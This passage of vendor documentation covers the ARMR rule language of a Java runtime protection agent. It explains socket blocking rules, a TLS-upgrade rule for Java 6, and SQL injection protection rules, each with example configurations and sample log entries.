socket("Blocking server accepting connections on IP 127.0.0.1 and port range
5000-5010"):
accept("127.0.0.1:5000-5010")
protect(message: "connections blocked", severity: 8)
endsocket
endapp
```

Blocking client binds on all interfaces and all ports, but allowing them on a specific interface and specific port.

```
app("Socket Client Bind Mod Multiple Rules"):
requires(version: ARMR/2.8)

socket("Socket bind protect all"):
bind(client: "0.0.0.0:0")
protect(message: "Socket rule protect 0.0.0.0:0", severity: High)
endsocket

socket("Socket bind allow specific"):
bind(client: "127.0.0.1:5000")
allow(message: "Socket rule allow 127.0.0.1:5000", severity: Medium)
endsocket

endapp
```

## Logging

A log entry similar to the following is generated by events resulting from the Socket Client Bind, the Socket Connect rule, and the Socket Accept rules below, respectively.

```
<10>1 2021-03-22T11:03:42.920Z userX_system java 5989 - - CEF:0|ARMR:Walter|Walter|2.8|Socket rule protect|Execute Rule|High|rt=Mar 22 2021 11:03:42.919 +0000 dvchost=jenkins-qa-slave-centos.aws.example.lan procid=5989 appVersion=1 ruleType=socket securityFeature=socket bind act=protect msg=Socket rule protect 127.0.0.1:0 localIpAddress=127.0.0.1 localPort=5001
```

```
<10>1 2021-03-22T11:05:20.332Z userX_system java 6442 - - CEF:0|ARMR:Walter|Walter|2.8|Socket rule protect|Execute Rule|High|rt=Mar 22 2021 11:05:20.331 +0000 dvchost=jenkins-qa-slave-centos.aws.example.lan procid=6442 appVersion=1 ruleType=socket securityFeature=socket connect act=protect msg=Socket rule protect 0.0.0.0:80 remoteIpAddress=74.125.193.105 remotePort=80
```

```
<10>1 2021-03-22T11:06:00.934Z userX_system java 6591 - - CEF:0|ARMR:Walter|Walter|2.8|Socket rule protect|Execute Rule|High|rt=Mar 22 2021 11:06:00.932 +0000 dvchost=jenkins-qa-slave-centos.aws.example.lan procid=6591 appVersion=1 ruleType=socket securityFeature=socket accept act=protect msg=Socket rule protect 127.0.0.1:0 remoteIpAddress=127.0.0.1 remotePort=5001
```

## Further Examples

Blocking server binds on all interfaces and all ports with `stacktrace: "full"` parameter.

```
app("Socket Server Bind Mod"):  
  requires(version: ARMR/2.8)  
  socket("Blocking server binds on all interfaces and all ports"):  
    bind(server: "0.0.0.0:0")  
    protect(message: "port binding blocked", severity: 8, stacktrace: "full")  
  endsocket  
endapp
```

## Logging

```
<10>1 2021-04-01T13:48:30.121+01:00 userX_system java 23223 - - CEF:0|ARMR:Socket Server Bind Mod|Socket Server Bind Mod|2.8|Blocking server binds on all interfaces and all ports|Execute Rule|High|rt=Apr 01 2021 13:48:30.119 +0100 dvchost=hostnameX procid=23223 appVersion=1 ruleType=socket securityFeature=socket serverbind act=protect msg=port binding blocked stacktrace=java.net.ServerSocket.bind(ServerSocket.java)\nNetworkServerSocket.main(NetworkServerSocket.java:19) localIpAddress=127.0.0.1 localPort=5001
```

Blocking client connections on all ports with `stacktrace: "full"` parameter.

```
app("Socket Connect Mod"):
requires(version: ARMR/2.8)
socket("Blocking client connections on all ports"):
connect("0.0.0.0:0")
protect(message: "connections blocked", severity: 8, stacktrace: "full")
endsocket
endapp
```

## Logging

```
<10>1 2021-04-01T13:58:10.562+01:00 userX_system java 23895 - - CEF:0|ARMR:Socket
Connect Mod|Socket Connect Mod|2.8|Blocking client connections on all ports|Execute
Rule|High|rt=Apr 01 2021 13:58:10.561 +0100 dvchost=hostnameX procid=23895 appVer-
sion=1 ruleType=socket securityFeature=socket connect act=protect msg=connections
blocked stacktrace=java.net.Socket.connect(Socket.java)\nClientConnection.attempt-
ServerConnection(ClientConnection.java:37)\nClientConnection.main(ClientConnec-
tion.java:24) remoteIpAddress=127.0.0.1 remotePort=5001
```

Blocking client connections on all ports with `"localhost"` parameter.

```
app("Socket Connect Mod"):
requires(version: ARMR/2.8)
socket("connect to localhost"):
connect("localhost:0")
protect(message: "coonections blocked", severity: High)
endsocket
endapp
```

## Logging

```
<10>1 2021-04-01T13:58:10.562+01:00 userX_system java 23895 - - CEF:0|ARMR:Socket
Connect Mod|Socket Connect Mod|2.8|Blocking client connections on all ports|Execute
Rule|High|rt=Apr 01 2021 13:58:10.561 +0100 dvchost=hostnameX procid=23895 appVer-
sion=1 ruleType=socket securityFeature=socket connect act=protect msg=connections
blocked stacktrace=java.net.Socket.connect(Socket.java)\nClientConnection.attempt-
ServerConnection(ClientConnection.java:37)\nClientConnection.main(ClientConnec-
tion.java:24) remoteIpAddress=127.0.0.1 remotePort=5001
```

Blocking server accepting connections with `"localhost"` parameter.

```
app("Socket Accept Mod"):
requires(version: ARMR/2.8)
socket("blocking server accepting connections"):
accept("localhost:0")
protect(message: "connections blocked", severity: 8)
endsocket
endapp
```

## Logging

```
<10>1 2021-03-22T11:06:00.934Z userX_system java 6591 - - CEF:0|ARMR:Walter|Walter|2.8|Socket rule protect|Execute Rule|High|rt=Mar 22 2021 11:06:00.932 +0000 dv-chost=jenkins-qa-slave-centos.aws.example.lan procid=6591 appVersion=1 rule-Type=socket securityFeature=socket accept act=protect msg=Socket rule protect 127.0.0.1:0 remoteIpAddress=127.0.0.1 remotePort=5001
```

# TLS upgrade

## Overview

This security feature is only available on Rimini Connect for Java, is not supported on AAMS Agent.

Java applications that run on legacy Java platforms (such as Java 6) that use SSL/TLS communications are vulnerable to numerous critical attacks. This is because legacy Java platforms do not implement or support the latest and more stable stack of TLS protocols and cipher suites. The TLS-Upgrade rule ensures that Java applications running on Java 6 will take advantage of the latest TLS protocols and cipher suites without requiring any code modifications. By enabling this rule all SSL/TLS connections will be upgraded to the latest version of TLS supported by the host JVM.

The TLS-Upgrade rule will only upgrade SSL/TLS server sockets when using the default SSLContext. The upgrade of an SSL/TLS server socket is completely transparent to the application. This is achieved by replacing the old and untrusted cryptographic protocols (such as SSL) with the latest and trusted ones (such as TLSv1.2). Therefore, it provides protection for common vulnerabilities related to cryptography such as CWE-327 and CWE-326.

This rule is aimed at versions of Java 6 up to and including 6u21. The rule does not support versions of Java that are newer than 6u21. This rule will only upgrade SSL/TLS server sockets. Sockets on the client-side will not be upgraded.

In case there is a specific Java configuration required for SSL/TLS the host java.security file should be updated accordingly.

## When (Event)

accept	IP address and portWhen a specific <code>protect</code> action acting on connections is enforced (e.g. enforcing TLS upgrade by specifying <code>connection: upgrade-tls</code> key-value), only wildcard IP and port are supported

## Then (Action)

protect	Upgrade SSL/TLS server sockets. If configured, a log message is generated with details of the event. The <code>stacktrace: "full"</code> action parameter is not a valid configuration for the TLS-Upgrade rule. If configured, a log message is generated with details of the event.
---------	---

## Examples

Upgrade TLS connections for connections.

```
app("myapp"):  
  requires(version: ARMR/2.8)  
    socket("Upgrade TLS connections for connections"):  
      accept("0.0.0.0:0")  
        protect(connection: upgrade-tls, message: "TLS connection upgraded", severity: High)  
      endsocket  
    endapp
```

## Logging

When the above `TLS upgrade` rule is triggered a log entry similar to the following is generated:

```
<10>1 2020-09-14T13:56:40.095+01:00 userX_system java 18420 - - CEF:0|ARMR:Walter|Walter|2.8|Force TCP connections to use TLS for connections|Execute Rule|High|rt=Sep 14 2020 13:56:40.094 +0100 dvchost=ckang-XPS-15-9570 procid=18420 ruleType=socket securityFeature=socket tlsupgrade act=protect msg=Forced TLS on every connection dst=0 localPort=40071 localName=0.0.0.0
```

# ARMR SQL Rule

## Overview

A **SQL injection (SQLi)** attack consists of the insertion or “injection” of a SQL query via the input data from the client to the application. The ARMR `sql` rule can be used to enable protection against SQL injection attacks.

SQL Injection vulnerabilities are covered by CWE-89.

## Given (Conditions)

The user can specify two conditions in the ARMR `sql` rule - `input` and `vendor`.

input	This allows the user to specify the source of the untrusted data. The following three sources are supported:- <code>http</code> data introduced via HTTP/HTTPS requests	

- `database` data introduced via JDBC connections
- `deserialization` data introduced via Java or XML deserializationThe rule will trigger if the source of the untrusted data matches that specified in the rule.If no value is specified then a default value of `http` is used.An exception will be thrown if an unsupported value is provided. ||| `vendor` | This is an optional declaration that allows the user to specify the database type to be protected. The following databases are supported:- `db2`
- `mariadb`
- `mssql`
- `mysql`
- `oracle`
- `sybase`

- `postgres` In addition, a value of `any` may be specified which will enable the agent to automatically detect the database type used by the application. One of the listed database types, or the value `any`, must be specified if the `vendor` declaration is present. If no `vendor` declaration is specified then a default value of `any` is used. | | | | options | Depending on the database configuration, the following optional parameters are also supported to allow the agent to accurately detect SQL injection attacks:- `ansi-quotes` - `mysql` and `mariadb`: corresponds to the ANSI\_QUOTES server mode.
- `no-backslash-escapes` - `mysql` and `mariadb`: corresponds to the NO\_BACKSLASH\_ESCAPES server mode.
- `quoted-identifiers` - `mssql` and `sybase`: corresponds to the QUOTED\_IDENTIFIER flag |

## When (Event)

injection	This condition allows the user to specify the type of injection:- <code>successful-attempt</code> the rule will trigger upon detecting a valid SQLi payload that would have resulted in a successful SQLi attack, exploiting the underlying database.
-----------	---

- `failed-attempt` the rule will trigger upon detecting an invalid SQLi payload that would have resulted in an unsuccessful SQLi attack, which could expose the underlying database configuration or vendor. If no value is specified then a default value of `successful-attempt` is used. In addition, the user may optionally specify the following parameter:- `permit: query-provided` the rule will not trigger in the case where the entire SQL query (and not just part of it) has come from any of the untrusted sources defined in the input declaration. An exception will be thrown if an unsupported value is provided. |

Multiple `sql` rules are allowed in the same ARMR mod providing they have different injection types.

## Then (Action)

The action statement specifies the action the agent takes whenever an attack is detected. There are two supported actions `protect` and `detect`:

protect	A valid SQL injection attack is <b>not</b> allowed to be processed by the database. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. SQLi attacks are allowed by the agent. If configured, a log message is generated with details of the event. A log message <b>must</b> be specified with this action.

In the case of `protect`, if no additional configuration is given, the rule will take a default action depending on which of the injection types has occurred. A specific action can be configured for this rule to send an HTTP response with a specified status code and a message as body. These configurations are further described in the table below.

Only the **HTTP 400 (Bad Request)** status code is currently supported in the `protect` action declaration.

		successful-attempt	failed-attempt
protect	<b>default</b>	A SQLException is thrown by the agent to indicate the SQL statement is invalid, letting the server handle the exception gracefully.	The HTTP connection, from which the malicious data that exploited the SQL statement originated, is disconnected.
	<b>send HTTP error</b>	The server will respond back to the web client with a brand new HTTP response that has been configured with a status code (HTTP 400 Bad Request).	The server will respond back to the web client with a brand new HTTP response that has been configured with a status code (HTTP 400 Bad Request).
detect		The SQL injection attack is allowed to be processed by the database.	The invalid SQL statement is allowed to be processed by the database.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Payload whitelisting can be applied using the command-line option `oceanic.AllowSQLiPayloads`. The value supplied should be a comma-separated list of strings to substring-match against SQLi payloads to be whitelisted and therefore not register as an SQL injection attack. Example:

```
oceanic.AllowSQLiPayloads=AND,OR
```

## Example

The following `sql` rule is used to protect a MySQL database from SQL injection attacks.

The `input` and `injection` conditions are satisfied when the untrusted data originates from an HTTP/HTTPS request, and the resulting SQL statement is either a valid query that will exploit the database, or an invalid query that may disclose information about the database configuration or vendor.

An action of `protect` is defined to ensure that the agent does not allow any malicious SQL statement to be processed by the database. A log message and severity are both specified which will be included in any generated log entries if an attack is detected.

```
app("SQL mod"):  
  requires(version: ARMR/2.8)  
  sql("Protect MySql database from SQL Injection attacks"):  
    vendor(mysql)  
    input(http)  
    injection(successful-attempt, failed-attempt)  
    protect(message: "SQL injection attack detected and blocked", severity: High)  
  endsql  
endapp
```

## Logging

When the `sql` rule is triggered a log entry similar to the following is generated:

```
<10>1 2021-03-30T17:33:55.538+01:00 userX_system java 32008 - - CEF:0|ARMR:SQL  
mod|SQL mod|2.8|Protect MySql database from SQL Injection attacks|Execute  
Rule|High|rt=Mar 30 2021 17:33:55.537 +0100 dvchost=userX_system procid=32008 ap-  
pVersion=1 ruleType=sql securityFeature=sql injection act=protect msg=SQL injection  
attack detected and blocked databaseVendor=mysql httpSession-  
Id=3153E581A645E2A54D3C12D3928473BC taintSource=HTTP_SERVLET httpRequestUri=/spira-  
cle/Get_int internalHttpRequestUri=/spiracle/Get_int httpCookies=JSESSION-  
ID\=3153E581A645E2A54D3C12D3928473BC remoteIpAddress=0:0:0:0:0:0:1
```

## Further Examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("SQL mod - with stacktrace"):  
  requires(version: ARMR/2.8)  
  sql("Protect MySql database from SQL Injection attacks"):  
    vendor(mysql)  
    input(http)
```

```
injection(successful-attempt, failed-attempt)
  protect(message: "SQL injection attack detected and blocked", severity: High,
stacktrace: "full")
  endsql
endapp
```

## Logging

When the above ARMR `sql` rule is triggered a log entry similar to the following is generated:

```
<10>1 2021-04-01T11:30:25.075+01:00 userX_system java 25024 - - CEF:0|ARMR:SQL mod
- with stacktrace|SQL mod - with stacktrace|2.8|Protect MySql database from SQL In-
jection attacks|Execute Rule|High|rt=Apr 01 2021 11:30:25.073 +0100 dv-
chost=userX_system procid=25024 appVersion=1 ruleType=sql securityFeature=sql in-
jection act=protect msg=SQL injection attack detected and blocked stack-
trace=com.waratek.spiracle.sql.util.SelectUtil.executeQuery(SelectUtil.ja-
va:67)\ncom.waratek.spiracle.sql.servlet.oracle.Get_int.executeRequest(Get_int.ja-
va:77)\ncom.waratek.spiracle.sql.servlet.oracle.Get_int.doGet(Get_int.ja-
va:52)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:624)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAc-
cessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethod-
AccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilter-
Chain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catali-
na.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.ja-
va:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.ja-
va:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) databaseVendor=mysql
httpSessionId=Unknown taintSource=HTTP_SERVLET httpRequestUri=/spiracle/Get_int in-
ternalHttpRequestUri=/spiracle/Get_int httpCookies= remoteIpAddress=0:0:0:0:0:0:1
```

The following mod enables the agent to automatically detect the database type in use by the application. The mod protects against valid SQL injection attacks that originate from an HTTP/HTTPS request.

```
app("SQL mod 2"):
  requires(version: ARMR/2.8)
  sql("Protect database from successful SQL Injection attacks"):
    vendor(any)
    input(http)
    injection(successful-attempt)
    protect(message: "SQL injection attack detected and blocked", severity: Very-
High)
  endsql
endapp
```

The following mod monitors a MSSQL database, detecting valid SQL injection attacks that originate from a JDBC connection.

```
app("SQL mod 3"):
  requires(version: ARMR/2.8)
  sql("Protect MSSQL database from successful stored SQL Injection attacks"):
    vendor(mssql)
    input(database)
    injection(successful-attempt)
    detect(message: "SQL injection attack detected", severity: 5)
  endsql
endapp
```

The following mod protects an Oracle database against valid SQL injection attacks that originate from an HTTP /HTTPS request. If the entire SQL query has originated from an HTTP/HTTPS request then the mod will let it through to the database.

```
app("SQL mod 4"):
  requires(version: ARMR/2.8)
  sql("Protect Oracle database from successful SQL Injection attacks"):
    vendor(oracle)
    input(http)
    injection(successful-attempt, permit: query-provided)
    protect(message: "SQL injection attack detected and blocked", severity: 8)
  endsql
endapp
```

The following mod does not specify the `vendor` declaration, enabling, by default, the agent to automatically detect the database type in use by the application. The mod protects against invalid attempts at SQL injection that originate from various untrusted sources. Logging is switched off by the omission of the log message parameter.

```
app("SQL mod 5"):
  requires(version: ARMR/2.8)
  sql("Protect database from unsuccessful SQL Injection attacks from various
sources"):
    input(http, database, deserialization)
    injection(failed-attempt)
    protect()
  endsql
endapp
```

The following mod automatically detects the database type in use by the application. It protects databases against valid SQL injection attacks but also malicious SQL queries that originate from an untrusted HTTP request source. The action configuration in place returns an HTTP 400 response back to the web client with a default message as the response body.

```
app("SQL mod 6"):
  requires(version: ARMR/2.8)
  sql("Protect against SQLI attacks and malicious SQL payloads coming from HTTP"):
    injection(successful-attempt, failed-attempt)
    protect(http-response: {new-response: {code: 400}},
            message: "SQL injection attack detected and blocked", severity: 10)
  endsql
endapp
```